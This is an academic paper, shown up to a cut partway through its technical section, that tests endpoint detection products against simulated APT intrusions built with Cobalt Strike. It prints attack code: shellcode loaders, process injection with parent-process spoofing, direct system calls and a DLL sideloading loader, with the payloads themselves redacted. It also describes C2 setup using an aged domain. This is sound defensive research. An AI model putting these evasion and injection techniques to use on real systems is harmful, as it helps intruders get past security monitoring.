An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors

George Karantzas[1] and Constantinos Patsakis[1,2]

[1]Department of Informatics, University of Piraeus, Greece
[2]Information Management Systems Institute of Athena Research Center, Greece

Abstract

Advanced persistent threats pose a significant challenge for blue teams as they apply various attacks over prolonged periods, impeding event correlation and their detection. In this work, we leverage various diverse attack scenarios to assess the efficacy of EDRs and other endpoint security solutions against detecting and preventing APTs. Our results indicate that there is still a lot of room for improvement as state of the art endpoint security systems fail to prevent and log the bulk of the attacks that are reported in this work. Additionally, we discuss methods to tamper with the telemetry providers of EDRs, allowing an adversary to perform a more stealth attack.

Index terms— Advanced Persistent Threats; EDR; Malware; Evasion; Endpoint security

1 Introduction

Cyber attacks are constantly evolving in both sophistication and scale, reaching such an extent that the World Economic Forum considers it the second most threatening risk for global commerce over the next decade [9]. The underground economy that has been created has become so huge to the point of being comparable to the size of national economies. Contrary to most cyberattacks which have a 'hit-and-run' modus operandi, we have *advanced persistent threats*, most widely known through the abbreviation APT. In most cyber attacks, the threat actor would try to exploit a single exploit or mechanism to compromise as many hosts as possible and try to immediately monetise the abuse of the stored information and resources as soon as possible. However, in APT attacks, the threat actor opts to keep a low profile, exploiting more complex intrusion methods through various attack vectors and prolong the control of the compromised hosts. Indeed, this control may span several years, as numerous such incidents have shown.

Due to their nature and impact, these attacks have received a lot of research focus as the heterogeneity of the attack vectors introduces many issues for traditional security mechanisms. For instance, due to their stealth character, APTs bypass antiviruses and therefore, more advanced methods are needed to timely detect them. The goal of an Endpoint Protection Platform (EPP) is prevent and mitigate endpoint security threats such as malware. Going a step further, Endpoint Detection and Response (EDR) systems provide a more holistic approach to the security of an organisation as beyond signatures, EDRs correlate information and events across multiple hosts of an organisation. Therefore, individual events from endpoints that could fall below the radar are collected, processed, and correlated, providing blue teams with a deep insight into the threats that an organisation's perimeter is exposed to.

Despite the research efforts and the advanced security mechanisms deployed through EPPs and EDRs, recent events illustrate that we are far from being considered safe from such attacks. Since APT attacks are not that often and not all details can be publicly shared, we argue that a sanity check to assess the preparedness of such security mechanisms against such attacks is deemed necessary. Therefore, we decided to conduct an APT group simulation to test the enterprise defences' capabilities and especially EDRs, covering also some EPPs. To this end, we opted to simulate an APT attack in a controlled environment using a set of scripted attacks which match the typical modus operandi of these attacks. Thus, we try to infiltrate an organisation using spear-phishing and malware delivery techniques and then examine the IOCs and responses produced by the EDRs. We have created four such use case scenarios which are rather indicative and diverse enough to illustrate the weak points of several perimeter security mechanisms, focusing more on EDRs.

Based on the above, the contribution of our work is dual. First, we illustrate that despite the advances in static and dynamic analysis, as well as multiple log collection mechanisms that are applied by state of the art EDRs, there are multiple ways that a threat actor may launch a successful attack without raising suspicions. As it will be discussed, while some of the EDRs may log fragments of the attacks, this does not imply that these logs will trigger an alert. Moreover, even if an alert is triggered, one has to consider it from the security operations center (SOC) perspective. Practically, a SOC receives multiple alerts and each one with different severity. These alerts are prioritised and investigated according to this severity. Therefore, low severity alerts may slip below the radar and not be investigated, especially once the amount of alerts in a SOC is high [18]. Furthermore, we discuss how telemetry providers of EDRs can be tampered with, allowing an adversary to hide her attack and trails. To the best of our knowledge, there is no empirical assessment of the efficacy of real-world EDRs and EPPs in scientific literature, nor conducted in a systematic way to highlight their underlying issues in a unified way. Beyond scientific literature, We consider that the closest work is MITRE Engenuity[1]; however, our work provides the technical details for each step, from the attacker's perspective. Moreover, we differ from the typical APT capabilities that are reported for each known group using and modifying off the shelf tools. Therefore, this work is the first one conducting such an assessment. By no means should this work serve as a guidance on security investment on any specific EDR solution. As it will be discussed later on, the outcomes of this work try to point out specific representative attack vectors and cannot grasp the overall picture of all possible attacks that EDRs can mitigate. Indeed, customisation of EDRs rules may significantly change their efficacy, nevertheless, the latter depends on the experience of the blue teams handling these systems.

The rest of this work is organised as follows. In the following section, we provide an overview of the related work regarding EDRs and APT attacks. Then, we present our experimental setup and detail the technical aspects of our four attack vectors. In Section 4, we evaluate eleven state of the art EDRs and assess their efficacy in detecting and reporting our four attacks. Next, in Section 5 we present tampering attacks on telemetry providers of EDRs and their impact. Finally, the article concludes providing summarising our contributions and discussing ideas for future work.

2 Related work

2.1 Endpoint detection and response systems

The term endpoint detection and response (EDR), also known as endpoint threat detection and response (ETDR), is coined by A. Chuvakin [7] back in 2013. As the name implies, this is an endpoint security mechanism that does not cover the networking. EDRs collect data from endpoints and send them for storage and processing in a centralised database. There, the collected events, binaries etc., will be correlated in real-time to detect and analyse suspicious activities on the monitored hosts. Thus, EDRs boost the capabilities of SOCs as they discover and alert both the user and the emergency response teams of emerging cyber threats.

EDRs are heavily rule-based; nevertheless, machine learning or AI methods have gradually found their way into these systems to facilitate finding new patterns and correlations. An EDR extends antivirus capabilities as an EDR will trigger an alert once it detects anomalous behaviour. Therefore, an EDR may detect unknown threats and prevent them before they become harmful due to the behaviour and not just merely the signatures. While behavioural patterns may sound ideal for detecting malicious acts, this also implies many false positives; that is, benign user actions considered malicious, as EDRs prioritise precision over recall. Therefore, SOCs have to deal with sheer amounts of noise as many of the received alerts are false[5]. This is the reason why Hassan et al. recently introduced Tactical Provenance Graphs (TPG) [12]. They reason about the causal dependencies between the threat alerts of an EDR and improve the visualisation of multistage attacks. Moreover, their system, RapSheet, has a different scoring system that significantly reduces the false positive rate. Finally, an EDR can perform remediation or removal tasks for specific threats.

Despite the significant boost in security that EDRs bring, the overall security of the organisation highly depends on the human factor. In the case of the blue teams, the results against an attack are expected to greatly vary between fully trained teams in Incident Response and teams that solely respond to specific detected threats and are dependent on the output of a single security tool. However, both teams are expected to be triggered by and later investigate the telemetry from EDRs. Since the experience and the capacity of the blue team depends on multiple factors which are beyond the scope of our work, in this study we focus on the telemetry of the EDRs, the significance that they label events, and whether they blocked some actions.

Nevertheless, we highlight that not all EDRs allow the same amount of customisation nor implementation of the same policies. Moreover, blue teams cannot have the experience in all EDRs to configure them appropriately as each team will specialise in a limited set of solutions due to familiar-

[1]`https://mitre-engenuity.org/`

ity with a platform, marketing or even customer policies. Moreover, not all blue teams face the same threats which may significantly bias the prioritisation of rules that blue teams would include in an installation, let alone the client needs. The above constitute diverse factors that cannot be studied in the context of this work. On the contrary, we should expect that a baseline security when opting in for all possible security measures should be more or less the same across most EDRs. Moreover, one would expect that even if the EDR failed to block an attack, it should have at least logged the actions so that one can later process it. However, our experiments show that often this is not the case.

2.2 Advanced persistent threats

The term advanced persistent threat (APT) is used to describe an attack in which the threat actor establishes stealth, long-term persistence on a victim's computing infrastructure. The usual goal is to exfiltrate data or to disrupt services when deemed necessary by the threat actor. These attacks differ from the typical 'hit and run' modus operandi as they may span from months up to years. The attacks are launched by high-skilled groups, which are either a nation state or state-sponsored.

As noted by Chen et al. [6], APT attacks consist of six phases: (1) reconnaissance and weaponization; (2) delivery; (3) initial intrusion; (4) command and control; (5) lateral movement; and (6) data exfiltration. Complimentary to this model, other works [11, 20] consider attack trees to represent APTs as different paths may be used in parallel to get the foothold on the targeted resources. Thus, information flows are often used to detect APTs [3] along with anomaly detection, sandboxing, pattern matching, and graph analysis [1]. The latter implies that EDRs may serve as excellent means to counter APT attacks.

In many such attacks, threat actors use *fileless malware* [15], a particular type of malware that does not leave any malicious fingerprint on the filesystem of the victim as they operate in memory. The core idea behind this is that the victim will be lured into opening a benign binary, e.g. using social engineering, and this binary will be used to execute a set of malicious tasks. In fact, there are plenty of binaries and scripts preinstalled in Windows or later downloaded by the OS and are either digitally signed or whitelisted by the operating system and enable a set of exploitable functionalities to be performed. Since they are digitally signed by Microsoft, User Account Control (UAC) allows them to perform a set of tasks without issuing any alert to the user. These binaries and scripts are commonly known as *Living Off The Land Binaries and Scripts (and also Libraries)*, or LOLBAS/LOLBINS [4].

2.3 Cyber kill chain

Cyber kill chain is a model which allows security analysts to deconstruct a cyber attack, despite its complexity, into mutually nonexclusive phases [13]. The fact that each phase is isolated from the others allows one to analyse each part of the attack individually and create mitigation methods and detection rules that can facilitate defence mechanisms for the attack under question or similar ones. Moreover, blue teams have to address smaller problems, one at a time which is far more resource efficient than facing a big problem as a whole. In the cyber kill chain model we consider that a threat actor tries to infiltrate a computer network in a set of sequential, incremental, and progressive steps. Thus, if any stage of the attack is prevented, then the attack will not be successful. Therefore, the small steps that we referred above are crucial in countering a cyber attack and the earlier phase one manages to prevent an attack, the smaller impact it will have. While the model is rather flexible, it has undergone some updates to fit more targeted use cases, e.g. Internal Cyber Kill Chain to address issues with internal malicious actors; such as a disgruntled or disloyal employee.

MITRE's ATT&CK [21]is a knowledge base and model which tries to describe the behavior of a threat actor throughout the attack lifecycle from reconnaissance and exploitation, to persistence and impact. To this end, ATT&CK provides a comprehensive way to categorize the tactics, techniques and procedures of an adversary, abstracting from the underlying operating system and infrastructure. Based on the above, using ATT&CK one can emulate threat scenarios[2] or assess the efficacy of deployed defense mechanisms against common adversary techniques. More recently, Pols introduced the Unified Kill Chain[3] which extends and combines Cyber Kill Chain and MITRE's ATT&CK. The Unified Kill Chain addresses issues that are not covered by Cyber Kill Chain and ATT&CK as, among others, it models adversaries' behaviours beyond the organizational perimeter, users' roles etc.

[2]`https://attack.mitre.org/resources/adversary-emulation-plans/`
[3]`https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf`

3 Experimental Setup

In this section, we detail the preparation for our series of experiments to the EDRs and EPPs. Because our goal is to produce accurate and reproducible results, we provide the necessary code where deemed necessary. To this end, we specifically design and run experiments to answer the following research questions:

- **RQ1:** Can state of the art endpoint security systems detect common APT attack methods?
- **RQ2:** Which are the blind spots of state of the art endpoint security systems?
- **RQ3:** What information is reported by EDRs and EPPs and which is their significance?
- **RQ4:** How can one decrease the significance of reported events or even prevent the reporting?

Using ATT&CK is a knowledge base and model, one can model the behaviour of the threat actor that we emulate as illustrated in Figure 1. Due to space limitations, we have opted to use a modified version of the standard ATT&CK matrix and used a radial circular dendrogram.





Figure 1: ATT&CK model of the emulated threat actor.

In this work, we perform an empirical assessment of the security of EDRs. The selected EDRs were selected based on the latest Gartner's 2021 report[4], as we included the vast majority of the

[4]https://www.gartner.com/en/documents/4001307/magic-quadrant-for-endpoint-protection-platforms

leading EDRs in the market. The latter implies that we cover a big and representative market share which in fact drives the evolution and innovation in the sector. In our experiments, we opted to use the most commonly used C2 framework, Cobalt Strike[5]. It has been used in numerous operations by both threat actors and 'red teams' to infiltrate organisations [22].

Moreover, we used a *mature* domain; an expired domain with proper categorisation that will point to a VPS server hosting our Cobalt Strike team-server. This would cause less suspicion and hopefully bypass some restrictions as previous experience has shown with parked domains and expired domains[6]. We issued a valid SSL certificate for our C2 communication from *Let's Encrypt*[7] to encrypt our traffic. Figure 2 illustrates our domain and its categorisation.


Domains → Details

a-banking.com

Domain | Products | Sharing & Transfer | Advanced DNS

DNS TEMPLATES ? Choose DNS Template

HOST RECORDS ?

Actions Filters

Type	Host	Value	TTL
A Record	@	136.244.103.158	Automatic

ADD NEW RECORD

Check another URL

URL submitted:

http://a-banking.com/

Current categorization:

Finance

Last Time Rated/Reviewed: > 7 days

Figure 2: The domain pointing to our C2 Server (up) and its categorisation (down).

Cobalt Strike deploys agents named 'beacons' on the victim, allowing the attacker to perform multiple tasks on the compromised host. In our experiments, we used the so-called *malleable C2 profile*[8] as it modifies the beacon's fingerprint. This masks our network activity and our malware's behaviour, such as the staging process, see Listing 6 in Appendix. Please note that it has been slightly formatted for the sake of readability.

3.1 Attack Vectors

We have structured four diverse yet real-world scenarios to perform our experiments, which simulate the ones used by threat actors in the wild. We believe that an empirical assessment of EDRs should reflect common attack patterns in the wild. Since the most commonly used attack vector by APT groups is emails, as part of social engineering or spear phishing, we opted to use malicious attached files which the target victim would be lured to execute them. Moreover, we should consider that due to the high noise from false positives that EDRs report, it is imperative to consider the score

[5]https://www.cobaltstrike.com/

[6]https://blog.sucuri.net/2016/06/spam-via-expired-domains.html, https://unit42.paloaltonetworks.com/domain-parking/

[7]https://letsencrypt.org/

[8]https://www.cobaltstrike.com/help-malleable-c2

that each event is attributed to. Therefore, in our work we try to minimise the reported score of our actions in the most detailed setting of EDRs. With this approach we guarantee that the attack will pass below the radar.

Based on the above, our hypothetical threat actor starts its attack with some spear-phishing emails that try to lure the target user into opening a file or follow a link that will be used to compromise the victim's host. To this end, we have crafted some emails with links to cloud providers that lead to some custom malware. More precisely, the attack vectors are the following:

- A `.cpl` file: A DLL file which can be executed by double-clicking under the context of the **rundll32** LOLBINS which can execute code maliciously under its context. The file has been crafted using `CPLResourceRunner`[9]. To this end, we use a shellcode storage technique using Memory-mapped files (MMF) [17] and then trigger it using delegates, see Listing 1.

```
mmf = MemoryMappedFile.CreateNew("__shellcode", shellcode.Length,
    MemoryMappedFileAccess.ReadWriteExecute);
// Create a memory mapped view accessor with read/write/execute
    permissions..
mmva = mmf.CreateViewAccessor(0, shellcode.Length, MemoryMappedFileAccess.
    ReadWriteExecute);
// Write the shellcode to the MMF..
mmva.WriteArray(0, shellcode, 0, shellcode.Length);
// Obtain a pointer to our MMF..
var pointer = (byte*)0;
mmva.SafeMemoryMappedViewHandle.AcquirePointer(ref pointer);
// Create a function delegate to the shellcode in our MMF..
var func = (GetPebDelegate)Marshal.GetDelegateForFunctionPointer(new
    IntPtr(pointer), typeof(GetPebDelegate));
// Invoke the shellcode..
return func();
    \label
```

Listing 1: Shellcode execution code from `CPLResourceRunner`.

- A legitimate Microsoft (MS) Teams installation that will load a malicious DLL. In this regard, DLL side-loading[10] will lead to a self-injection, thus, allowing us to "live" under a signed binary. To achieve this, we used the `AQUARMOURY-Brownie`[11].
- An unsigned `PE` executable file; from now on referred to as `EXE`, that will execute process injection using the "*Early Bird*" technique of `AQUARMOURY` into `werfault.exe`. For this, we spoofed the parent of `explorer.exe` using the `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY` flag to protect our malware from an *unsigned by Microsoft DLL* event that is commonly used by EDRs for processes monitoring.
- An `HTA` file. Once the user visits a harmless HTML page containing an IFrame, he will be redirected and prompted to run an HTML file infused with executable VBS code that will load the .NET code provided in Listing 2 perform self-injection under the context of `mshta.exe`.

In what follows, we solely evaluate EDRs against our attacks. Undoubtedly, in an enterprise environment one would expect more security measures, e.g., a firewall, an antivirus, etc. However, despite improving the overall security of an organisation, their output is considered beyond the scope of this work.

3.2 Code Analysis

In the following paragraphs, we detail the technical aspects of each attack vector.

3.2.1 HTA

We used C# and the `Gadget2JScript`[12] tool to generate a serialized gadget that will be executed into memory, see Listing 2. `ETWpCreateEtwThread` is used to execute the shellcode by avoiding common APIs such as `CreateThread()`. Note that in the background, `RtlCreateUserThread` is used[13].

```
byte[] shellcode = { };
//xored shellcode
byte[] xored = new byte[] {REDACTED};
```

[9]https://github.com/rvrsh3ll/CPLResourceRunner
[10]https://attack.mitre.org/techniques/T1574/002/
[11]https://github.com/slaeryan/AQUARMOURY
[12]https://github.com/med0x2e/GadgetToJScript
[13]https://twitter.com/therealwover/status/1258157929418625025

```
string key = "mysecretkeee";
shellcode = xor(xored, Encoding.ASCII.GetBytes(key));
uint old = 0;
// Gets current process handle
IntPtr procHandle = Process.GetCurrentProcess().Handle;
//Allocation and then change the page to RWX
IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)
    shellcode.Length, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
VirtualProtectEx(procHandle, allocMemAddress, (UIntPtr)shellcode.Length,
    PAGE_EXECUTE_READWRITE, out old);
//Write the shellcode
UIntPtr bytesWritten;
WriteProcessMemory(procHandle, allocMemAddress, shellcode, (uint)shellcode.
    Length, out bytesWritten);
EtwpCreateEtwThread(allocMemAddress, IntPtr.Zero);
```

Listing 2: Code to allocate space and execute shellcode via `EtwpCreateEtwThread`.

3.2.2 EXE File

The main idea behind this attack is a rather simplistic code injection using executing our shellcode using the `QueueUserAPC()` API before the main method. It will launch a *sacrificial* process with PPID spoofing and inject to that. The file will employ direct system calls in assembly to avoid hooked functions. It should be noted that the Windows Error Reporting service (`werfault`) is an excellent target for injection as a child `werfault` process may appear once a process crashes, meaning the parent can be arbitrary. This significantly impedes parent-child relation investigation. Notably, once used with the correct flags, it can avoid suspicions [19]. Find the relevant code in Listing 3.

```
// Assign CIG/blockdlls attribute
DWORD64 CIGPolicy =
    PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;
UpdateProcThreadAttribute(sie.lpAttributeList, 0,
    PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, &CIGPolicy, 8, NULL, NULL);
//Open handle to parent process
HANDLE hParentProcess;
NTSTATUS status = NtOpenProcess(&hParentProcess, PROCESS_CREATE_PROCESS, &
    pObjectAttributes, &pClientId);
if (status != STATUS_SUCCESS) {
    printf("[-] NtOpenProcess error: %X\n", status);
    return FALSE;
}
// Assign PPID Spoof attribute
UpdateProcThreadAttribute(sie.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess, sizeof(HANDLE), NULL,
    NULL);
// Injection Code
// Get handle to process and primary thread
HANDLE hProcess = pi.hProcess;
HANDLE hThread = pi.hThread;
// Suspend the primary thread
SuspendThread(hThread);
// Allocating a RW memory buffer for the payload in the target process
LPVOID pAlloc = NULL;
SIZE_T uSize = payloadLen; // Store the payload length in a local variable
status = NtAllocateVirtualMemory(hProcess, &pAlloc, 0, &uSize, MEM_COMMIT |
    MEM_RESERVE, PAGE_READWRITE);
if (status != STATUS_SUCCESS) {
    return FALSE;
}
// Writing the payload to the created buffer
status = NtWriteVirtualMemory(hProcess, pAlloc, payload, payloadLen, NULL);
if (status != STATUS_SUCCESS) {
    return FALSE;
}
// Change page protections of created buffer to RX so that payload can be
    executed
ULONG oldProtection;
LPVOID lpBaseAddress = pAlloc;
status = NtProtectVirtualMemory(hProcess, &lpBaseAddress, &uSize,
    PAGE_EXECUTE_READ, &oldProtection);
if (status != STATUS_SUCCESS) {
  return FALSE;
}
// Assigning the APC to the primary thread
status = NtQueueApcThread(hThread, (PIO_APC_ROUTINE)pAlloc, pAlloc, NULL, NULL)
    ;
if (status != STATUS_SUCCESS) {
    return FALSE;
}
// Resume the thread
DWORD ret = ResumeThread(pi.hThread);
if (ret == 0XFFFFFFFF)
  return FALSE;
\caption{}
```

Listing 3: Execution of shellcode into a child process with CIG and spoofed PPID via the "EarlyBird" technique using Nt* APIs.

```
;Sample Syscalls
; ---------------------------------------------------------------------
; Windows 7 SP1 / Server 2008 R2 specific syscalls
; ---------------------------------------------------------------------

NtWriteVirtualMemory7SP1 proc
    mov r10, rcx
    mov eax, 37h
    syscall
    ret
NtWriteVirtualMemory7SP1 endp

NtProtectVirtualMemory7SP1 proc
    mov r10, rcx
    mov eax, 4Dh
    syscall
    ret
NtProtectVirtualMemory7SP1 endp
```

Listing 4: Sample direct syscalls in Assembly.

3.2.3 DLL Sideloading

In this case, we used the Brownie - Koppeling projects to create an evil clone of a legitimate DLL from `system32` and added it to the folder of MS Teams so that our encrypted shellcode will be triggered under its process. Moreover, since MS Teams adds itself to the startup, this provides us persistence to the compromised host. Note that EDRs sometimes tend to overlook self-injections as they consider that they do not alter different processes.


In Listing 5 we illustrate the shellcode execution method. It is a classic `CreateThread()` based on local injection that will launch the shellcode under a signed and *benign* binary process. Unfortunately, the only problem, in this case, is that the DLL is not signed, which may trigger some defence mechanisms. In the provide code, one observe the usage of `VirtualProtect()`. This was made to avoid direct RWX memory allocation. In Listing 4 we can see the usage of assembly syscalls.

Finally, it should be noted that for the tests, the installation will be placed and executed in the Desktop folder manually. Figure 3 illustrates that MS Teams allows for DLL hijacking.

```
BOOL execute_shellcode(LPSTR payload, SIZE_T payloadLen) {
// Init some important variables
void* exec_mem;
BOOL ret;
HANDLE threadHandle;
DWORD oldProtect = 0;
// Allocate a RW memory buffer for payload
exec_mem = VirtualAlloc(0, payloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE
    );
// Write payload to new buffer
RtlMoveMemory(exec_mem, payload, payloadLen);
// Make new buffer as RX so that payload can be executed
